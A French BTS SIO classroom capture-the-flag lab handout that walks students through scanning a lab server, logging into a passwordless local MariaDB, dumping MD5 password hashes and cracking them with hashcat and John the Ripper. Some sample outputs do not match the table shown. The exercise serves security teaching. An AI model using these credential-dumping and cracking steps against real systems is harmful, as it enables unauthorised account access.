LABORATOIRE CTF 2026

CTF 3 · Base de données

Élévation de privilèges et base SQL

Conteneur : menu « ordre » n°58 (ctf_creer.sh), choix CTF3 · énoncé d'origine remis en forme le 07/10/2026, captures d'écran reprises sans retouche.

Avant de commencer. Ce document ne contient aucune adresse réseau réelle : il doit pouvoir servir dans n'importe quelle salle. Deux notations reviennent partout, remplacez-les au fur et à mesure.

— **${TARGET_IP}** : l'adresse IP de la machine cible. Votre professeur vous la communique ; elle est la même pendant tout le lab.

Exemple concret. Si votre professeur vous donne la cible `192.0.2.25`, alors `ping ${TARGET_IP}` se tape `ping 192.0.2.25` — jamais `ping $192.0.2.25`, ni `ping [192.0.2.25]`, ni `ping TARGET_IP`. De même, `ssh utilisateur@${TARGET_IP}` se tape avec le VRAI identifiant que vous avez trouvé, par exemple `ssh alice@192.0.2.25` — jamais `ssh user@...`. L'adresse 192.0.2.25 n'est qu'un exemple : la vôtre sera différente.

« Host key verification failed » : ce n'est pas une panne. Au premier contact avec une machine, SSH affiche son empreinte et vous demande de confirmer : répondez `yes` en toutes lettres — ni `y`, ni `o`, ni `oui`, sinon SSH refuse après trois essais. Si vous aviez déjà accepté cette adresse lors d'un CTF précédent, vous verrez à la place un avertissement `REMOTE HOST IDENTIFICATION HAS CHANGED!` et SSH refusera sans rien demander. C'est normal et voulu : la machine cible a été remplacée par celle du CTF suivant — même adresse, mais identité cryptographique différente. SSH a mémorisé l'ancienne dans `~/.ssh/known_hosts` et vous prévient que son interlocuteur a changé, exactement comme si quelqu'un se faisait passer pour le serveur. Pour repartir, effacez l'ancienne empreinte puis reconnectez-vous et répondez `yes` :

```
ssh-keygen -R ${TARGET_IP}
```

Réflexe professionnel : cette alerte ne se contourne qu'APRÈS avoir compris pourquoi la clé a changé. Ici vous le savez : la machine a été recréée. En entreprise, la même alerte peut signaler une attaque par interposition — on ne la balaie jamais d'un `ssh-keygen -R` sans se poser de question.

Contexte : Vous intervenez dans le cadre d'un audit de sécurité interne. Un compte utilisateur, initialement attribué à un stagiaire, est encore actif sur un serveur de l'entreprise.

© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne

Votre mission consiste à évaluer si ce compte pourrait permettre une élévation de privilèges non autorisée. Vous devrez analyser la configuration du système, identifier les éventuelles failles et accéder à une information sensible symbolisée par un flag, que seul un utilisateur ayant obtenu des droits étendus peut lire. Vous allez tenter une élévation de privilèges et fouiller les dossiers des comptes afin de trouver une information sensible qui est représentée par un flag symbolique à trouver.

1. Base de données

Scanning de la cible

— Pour commencer, lancez un terminal en cliquant sur l'icône située en haut à gauche dans la barre des tâches, comme indiqué sur l'image ci-dessous :



— Réaliser un scan Nmap sur la cible en utilisant la commande suivante :

```
nmap ${TARGET_IP}
```

Note : veillez à remplacer ${TARGET_IP} par l'adresse IP de votre cible. Vous obtiendrez un résultat similaire à celui-ci :

```
etudiant@kali:~$ nmap 192.36.253.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-07 21:44 CEST
Nmap scan report for 192.36.253.101
Host is up (0.00017s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

On constate qu'il n'y a pas d'autre service en dehors de SSH.

— Connectez-vous à la machine cible en utilisant SSH avec le nom d'utilisateur john et le mot de passe mypass123, en utilisant la commande suivante :

```
ssh john@${TARGET_IP}
```

— Ensuite, vérifions s'il y a d'autres services en cours d'exécution sur la machine.

Voici deux commandes utiles :

— `ps -ax` : pour afficher les processus en cours, et notamment pour rechercher un service mysqld :

```
ps -ax | grep mysql
```

— `netstat -atn` : pour afficher les connexions.

© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne

```
john@tp4-sql01:~$ ps -ax
    PID TTY      STAT   TIME COMMAND
      1 ?        Ss     0:01 /sbin/init
     53 ?        Ss     0:00 /lib/systemd/systemd-journald
     88 ?        Ss     0:00 /lib/systemd/systemd-networkd
    113 ?        Ss     0:00 /usr/sbin/cron -f
    116 ?        Ss     0:00 /usr/bin/dbus-daemon --system --address=systemd: --
    119 ?        Ss     0:00 /lib/systemd/systemd-logind
    126 pts/0    Ss+    0:00 /sbin/agetty -o -p -- \u --noclear --keep-baud - 11
    127 pts/1    Ss+    0:00 /sbin/agetty -o -p -- \u --noclear - linux
    128 pts/2    Ss+    0:00 /sbin/agetty -o -p -- \u --noclear - linux
    129 ?        Ss     0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 star
    275 ?        Ss     0:00 /usr/lib/postfix/sbin/master -w
    276 ?        S      0:00 pickup -l -t unix -u -c
    277 ?        S      0:00 qmgr -l -t unix -u
   1422 ?        Ssl    0:00 /usr/sbin/mariadbd
   1589 ?        Ss     0:00 sshd: john [priv]
   1592 ?        Ss     0:00 /lib/systemd/systemd --user
   1593 ?        S      0:00 (sd-pam)
   1602 ?        S      0:00 sshd: john@pts/3
   1603 pts/3    Ss     0:00 -bash
   1606 pts/3    R+     0:00 ps -ax
john@tp4-sql01:~$ netstat -atn
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp6       0      0 ::1:25                  :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 192.36.253.101:22       192.36.253.224:41116    ESTABLISHED
```

Dans le résultat de la première commande, nous pouvons voir le processus mysqld ou mariadbd qui correspond à l'exécutable de MySQL Server. Dans le résultat de la deuxième commande, on peut voir le port 3306 associé à MySQL dans la colonne "Local Address". Note : selon la version de la base, le processus peut s'appeler mariadbd (MariaDB) au lieu de mysqld. Les deux correspondent au même service de base de données. Le port 3306 en écoute sur 127.0.0.1 confirme qu'il fonctionne. Lorsque MySQL est configuré comme ici, avec une adresse locale 127.0.0.1, il n'écoute que sur l'interface locale et n'est pas accessible depuis l'extérieur. En revanche, SSH a une adresse 0.0.0.0, ce qui signifie qu'il écoute sur toutes les interfaces et est donc accessible depuis l'extérieur. Il arrive souvent que le mot de passe de l'utilisateur root pour se connecter à MySQL en localhost soit vide, comme c'est le cas ici. Vous pouvez vous connecter au service MySQL en utilisant la commande suivante :

```
mysql -u root
```

```
john@tp4-sql01:~$ mysql -u root
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 33
Server version: 10.11.11-MariaDB-0+deb12u1 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Ensuite, vous pouvez lister les bases de données en utilisant la commande :

```
show databases;
```


© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| db_td12            |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.001 sec)
```

Sélectionnez la base de données avec la commande :

```
use db_td12;
```

```
MariaDB [(none)]> use db_td12;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Ensuite, vous pouvez afficher les tables présentes dans la base de données en utilisant la commande :

```
show tables;
```

```
MariaDB [db_td12]> show tables;
+-----------------------+
| Tables_in_db_td12     |
+-----------------------+
| users                 |
+-----------------------+
1 row in set (0.000 sec)

MariaDB [db_td12]>
```

Enfin, vous pouvez visualiser le contenu de la table users en utilisant la requête SQL suivante :

```
select * from users;
```



© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne

```
Database changed
MariaDB [db_td12]> select * from users;
+----------+----------------------------------+
| username | password                         |
+----------+----------------------------------+
| james    | 210dc1fd8cb4e4e43cb4961b28fac275 |
| oliver   | 6b34fe24ac2ff8103f6fce1f0da2ef57 |
| austin   | 4d33fd1da665809bea02d5b573739a5f |
| tiffany  | e70c248993396bd39463e0d99d5f2f65 |
| gabriela | b4375526355e0b8bdd38d736524cc89b |
+----------+----------------------------------+
5 rows in set (0.000 sec)

MariaDB [db_td12]>
```

Pour garder le résultat de la commande MySQL, vous pouvez ouvrir un autre terminal. Copiez le premier mot de passe hashé que vous voyez et utilisez la commande `hash-identifier` pour identifier le type de hachage :

```
hash-identifier
```



Il s'agit d'un mot de passe hashé en md5. Vous pouvez essayer de le casser en utilisant des attaques par dictionnaire avec des outils tels que Hashcat et John the Ripper.

Le hachage : une opération à sens unique

Un algorithme de hachage transforme une donnée (comme un mot de passe) en une empreinte numérique unique, appelée hash. Cette opération est dite non réversible : à partir du hash, on ne peut normalement pas retrouver la donnée d'origine. Pourtant, certains attaquants parviennent à retrouver le mot de passe... Comment est-ce possible ? Ils ne tentent pas d'inverser le hash, mais procèdent par essais successifs : ils testent une grande quantité de mots de passe possibles, les hachent un à un, et comparent le résultat au hash à casser. Si l'un des essais produit le même hash, ils peuvent en déduire que le mot de passe

© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne

d'origine est probablement celui-ci.

2. Hashcat (1ère méthode)

Utilisation de Hashcat

Voici la syntaxe pour utiliser Hashcat :

— Si vous avez uniquement un seul hash :

```
hashcat -m 0 <My hash> /usr/share/wordlists/rockyou.txt --force
```

Si besoin, il faudra au préalable décompresser le dictionnaire Rockyou grâce à cette commande :

```
sudo gunzip -k /usr/share/wordlists/rockyou.txt.gz
```

Si vous utilisez un fichier contenant plusieurs hashes, un par ligne :

```
hashcat -m 0 hashes.txt /usr/share/wordlists/rockyou.txt --force
```

L'option `--username` peut également être ajoutée si votre fichier contient également les noms d'utilisateurs, afin qu'ils soient ignorés :

```
robert:61f789a2006cca7e3e826b1c13167e2a
```

On peut choisir cette dernière option car on peut placer tous les hash dans un fichier texte.

```
┌──(root💀battlebox-c00c258e-7fb5-4050-8d92-6cc412d76506-d858dd85f-p2gp8)-[/root]
└─# hashcat -m 0 --username hashes.txt /usr/share/wordlists/rockyou.txt.gz --force
hashcat (v6.2.6) starting
```

Si le mot de passe est présent dans le dictionnaire, vous l'obtiendrez en clair :

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt.gz
* Passwords.: 14344385
* Bytes.....: 53357329
* Keyspace..: 14344385

deb06d2508b80d2ad76b3f19c33dcd77:truelove
d37fec497a6b76d2139dccec3c6f125f:butterfly1
91dc878433b062bb2387831d53a2c135:heyhey1
```

Finalement, vous obtenez 2 mots de passe inconnus :

© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 0 (MD5)
Hash.Target......: hashes.txt
Time.Started.....: Fri Jun 30 11:20:03 2023, (40 secs)
Time.Estimated...: Fri Jun 30 11:20:43 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   382.9 kH/s (0.28ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 3/5 (60.00%) Digests (total), 3/5 (60.00%) Digests (new)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[206b72697374656e616e6e65] → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 24%

Started: Fri Jun 30 11:19:51 2023
Stopped: Fri Jun 30 11:20:45 2023
```

Vous pouvez également visualiser les mots de passe précédemment décryptés en utilisant l'option --show de hashcat.

```
etudiant@kali:~$ hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt --username --show

james:210dc1fd8cb4e4e43cb4961b28fac275:tiffany
oliver:6b34fe24ac2ff8103f6fce1f0da2ef57:chris
austin:4d33fd1da665809bea02d5b573739a5f:mariposa
```

3. John the Ripper (seconde méthode)

Si ce n'est pas déjà fait, mettez les mots de passe dans un fichier `hashes.txt` sous cette forme :

```
james:210dc1fd8cb4e4e43cb4961b28fac275
oliver:6b34fe24ac2ff8103f6fce1f0da2ef57
austin:4d33fd1da665809bea02d5b573739a5f
tiffany:e70c248993396bd39463e0d99d5f2f65
gabriela:b4375526355e0b8bdd38d736524cc89b
```

Pour éviter tout souci d'encodage, nous utiliserons `rockyou.txt` et non `rockyou.txt.gz` pour le bruteforce. Si la version décompressée de Rockyou n'est pas déjà présente sur votre machine, décompressez l'archive avec gunzip :

```
gunzip -k /usr/share/wordlists/rockyou.txt.gz
```

Puis lancez le bruteforce :

```
john --format=raw-md5 hashes.txt --wordlist=/usr/share/wordlists/
rockyou.txt
```


© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne

```
etudiant@kali:~$ john --format=raw-md5 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
mariposa         (austin)
tiffany          (james)
chris            (oliver)
3g 0:00:00:00 DONE (2025-06-07 22:55) 3.125g/s 14940Kp/s 14940Kc/s 29883KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Et pour le visualiser plus tard :

```
john --format=raw-md5 hashes.txt --show
```

```
┌──(root💀 battlebox-13db5638-c59a-4b6d-b787-e6466bb75506-7ccd749fc4-n7vc6)-[/root]
└─# john --format=raw-md5 hashes.txt --show
julie:truelove
mike:heyhey1
raph:butterfly1

3 password hashes cracked, 2 left
```

4. Flag

Exploitation d'une faille de sécurité. Pour valider cet exercice, vous devez vous connecter en utilisant le protocole SSH avec l'identifiant et le mot de passe trouvés dans une autre table de la base de données `db_td12`.

```
ssh ${user}@${TARGET_IP}
```

i Note : ${TARGET_IP} doit être remplacé par l'adresse IP de votre cible. Le drapeau (flag) est situé dans le répertoire courant, dans le fichier `/home/${user}/flag.txt`.

```
cat flag.txt
```


© Damien SCONTRINO · professeur BTS SIO, lycée Louis Armand, Nogent-sur-Marne